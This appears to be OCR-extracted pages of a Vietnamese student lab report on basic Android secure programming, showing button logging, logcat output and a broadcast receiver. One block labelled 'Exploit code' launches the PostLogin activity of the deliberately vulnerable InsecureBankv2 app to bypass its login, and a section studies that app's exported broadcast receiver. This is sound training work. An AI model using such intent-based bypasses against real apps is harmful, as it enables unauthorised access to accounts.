    @Override
    public void onClick(View v) {
        // Code chức năng khi Button được nhấn
        Log.i(TAG, msg: "Button was clicked!");
    }
});

```


0_34_extension_level_7_x86_64 x +
64 (emulator-5556) Android ▾ package:com.example.lab5

```

13774-13795 OpenGLRenderer com.example.lab5
13774-13792 OpenGLRenderer com.example.lab5
13774-13795 EGL_emulation com.example.lab5
13774-13774 MainActivity com.example.lab5
13774-13791 OpenGLRenderer com.example.lab5
13774-13795 EGL_emulation com.example.lab5
13774-13817 ProfileInstaller com.example.lab5

```

E Unable to match the desired swap behavior.
I Davey! duration=6503ms; Flags=1, FrameTimelineVsyncId=58330, IntendedVsync=22117761206713, Vsync=2212406120040
D app_time_stats: avg=254.82ms min=7.94ms max=1849.71ms count=8
I Button was clicked!
I Davey! duration=888ms; Flags=2, FrameTimelineVsyncId=60416, IntendedVsync=22126611206359, Vsync=22126611206359
D app_time_stats: avg=50.81ms min=3.49ms max=873.02ms count=19
D Installing profile for com.example.lab5



```

68     // Code chức năng khi Button được nhấn
69     Log.i(tag: "Sai gon", msg: "dau long qua");
70 }
71 }
72 }

com.example.lab5 (Pixel_3a_API_34_extension_level_7_x86_64) x +  
3a API 34 extension level 7 x86 64 (emulator-5556) Android ▾ package:com.example.lab5
```

```


4-06-07 10:46:17.950 13864-13883 EGL_emulation com.example.lab5
4-06-07 10:46:18.072 13864-13864 Sai gon com.example.lab5
4-06-07 10:46:18.253 13864-13864 Sai gon com.example.lab5
4-06-07 10:46:18.409 13864-13864 Sai gon com.example.lab5
4-06-07 10:46:18.640 13864-13864 Sai gon com.example.lab5
4-06-07 10:46:18.794 13864-13864 Sai gon com.example.lab5

```


D app_time_stats: avg=61.12ms
I dau long qua
I dau long qua

Lab 6: Basic Android Secure Programming

19



Lab 6: Basic Android Secure Programming



Lab 6: Basic Android Secure Programming



```
// Enable EdgeToEdge if using any edge-to-edge support library (custom library, check !▲1 ▲1 ✘7 ^ v)
// EdgeToEdge.enable(this); // Uncomment if EdgeToEdge is defined

// Set content view
setContentView(R.layout.activity_main);
Log.d( tag: "Android Mobile", msg: "Hello World");

// Khai báo và khởi tạo Button
Button myButton = findViewById(R.id.button);
myButton.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View v) {
        // Code chức năng khi Button được nhấn
        Log.i(TAG, msg: "Button was clicked!");
        //Log.i("Sai gon", "dau long qua");
        // Exploit code: Gửi Intent đến PostLogin activity
        Intent intent = new Intent(Intent.ACTION_SEND);
        intent.setClassName( packageName: "com.android.insecurebankv2", className: "com.android.insecurebankv2.PostLogin" );
        startActivity(intent);
    }
});

// Set window insets for proper padding
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
    Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
    return insets;
});
}


// Enable EdgeToEdge if using any edge-to-edge support library (custom library, check !▲1 ▲1 ✘7 ^ v)
// EdgeToEdge.enable(this); // Uncomment if EdgeToEdge is defined

// Set content view
setContentView(R.layout.activity_main);
Log.d( tag: "Android Mobile", msg: "Hello World");

// Khai báo và khởi tạo Button
Button myButton = findViewById(R.id.button);
myButton.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View v) {
        // Code chức năng khi Button được nhấn
        Log.i(TAG, msg: "Button was clicked!");
        //Log.i("Sai gon", "dau long qua");
        // Exploit code: Gửi Intent đến PostLogin activity
        Intent intent = new Intent(Intent.ACTION_SEND);
        intent.setClassName( packageName: "com.android.insecurebankv2", className: "com.android.insecurebankv2.PostLogin" );
        startActivity(intent);
    }
});

// Set window insets for proper padding
ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main), (v, insets) -> {
    Insets systemBars = insets.getInsets(WindowInsetsCompat.Type.systemBars());
    v.setPadding(systemBars.left, systemBars.top, systemBars.right, systemBars.bottom);
    return insets;
});
}

2024-06-07 11:45:41.651 10299-10327 OpenGLRenderer com.example.lab5
2024-06-07 11:45:41.676 10299-10299 Choreographer com.example.lab5
2024-06-07 11:45:43.447 10299-10326 com.example.lab5
2024-06-07 11:45:45.383 10299-10299 MainActivity com.example.lab5
2024-06-07 11:45:45.458 10299-10299 MainActivity com.example.lab5
2024-06-07 11:45:46.080 10299-10342 ProfileInstaller com.example.lab5
2024-06-07 11:45:47.006 10299-10299 MainActivity com.example.lab5
I | Davey! duration=2932ms, Flags=1, IntendedVsync=1057820230858, Vsync=1060070230768
I | Skipped 43 frames! The application may be doing too much work on its main thread.
I | Waiting for a blocking GC ProfileSaver
I | Button was clicked!
I | === onPause() ===
D | Installing profile for com.example.lab5
I | === onStop() ===
```



6. C.6 Broadcast Receivers

Lab 6: Basic Android Secure Programming

```

Build Run Tools VCS Window Help LAB5 - MainActivity.java [LAB5.app.main]
ab5 MainActivity Broadcast onReceive app Pixel_3a_API_34_extension_level_7_x86
activity_main.xml AndroidManifest.xml MainActivity.java Running Devices: Pixel 3a API 34 ...x86 64
26     3 usages
27         private Broadcast broadcast;
28
29     @Override
30     protected void onCreate(Bundle savedInstanceState) {
31         super.onCreate(savedInstanceState);
32         setContentView(R.layout.activity_main);
33         broadcast = new Broadcast();
34         IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLANE_MODE")
35         registerReceiver(broadcast, filter);
36     }
37
38     @Override
39     protected void onStop() {
40         super.onStop();
41         unregisterReceiver(broadcast);
42     }
43
44     class Broadcast extends BroadcastReceiver {
45         1 usage
46         @Override
47         public void onReceive(Context context, Intent intent) {
48             Log.d(Broadcast.class.getSimpleName(), msg: "Air Plan
49         }

```



```

42
43     class Broadcast extends BroadcastReceiver {
44         1 usage
45         @Override
46         public void onReceive(Context context, Intent intent) {
47             Log.d(Broadcast.class.getSimpleName(), msg: "Air Plan
48         }
49
50
51     no usages
52     private static final String TAG = "MainActivity"; // Định nghĩa
53
54     // @Override
55     // protected void onCreate(Bundle savedInstanceState) {
56     //     super.onCreate(savedInstanceState);
57     //     Log.i(TAG, "==> onCreate() ==");
58
59
extension_level_7_x86_64 com.example.lab5 (Pixel_8_API_30)

```



```

9-14950 OpenGLRenderer com.example.lab5
9-14968 ProfileInstaller com.example.lab5
9-14953 EGL_emulation com.example.lab5
9-14929 Broadcast com.example.lab5
I Davey! duration=1500ms; Flags=1, FrameTimelineVsyncId=749
D Installing profile for com.example.lab5
D app_time_stats: avg=2971.50ms min=7.80ms max=20633.23ms
D Air Plane mode

```

7. C.7 Exploit Broadcast Receivers

- Mục tiêu: Tạo được app exploit Broadcast Receivers của app khác.
- Mở tập tin AndroidManifest.xml của InsecureBankv2.apk


```

109     <receiver
110         android:name="com.android.insecurebankv2.MyBroadCastReceiver"
111         android:exported="true">
112
113     <intent-filter>
114
115         <action
116             android:name="theBroadcast" />
117
118     </intent-filter>
119
120 </receiver>

```

⇒ Đây là đoạn Broadcast Receiver, tên là “theBroadcast”, luồng xử lý sau khi broadcast này nhận được thông tin sẽ thực hiện trong onReceiver() của MyBroadCastRecceiver.



- ChangePassword gửi các parameter đến BroadcastReceivers.




8. C.9 Xây dựng ứng dụng Android đơn giản

Lab 6: Basic Android Secure Programming

24



Lab 6: Basic Android Secure Programming

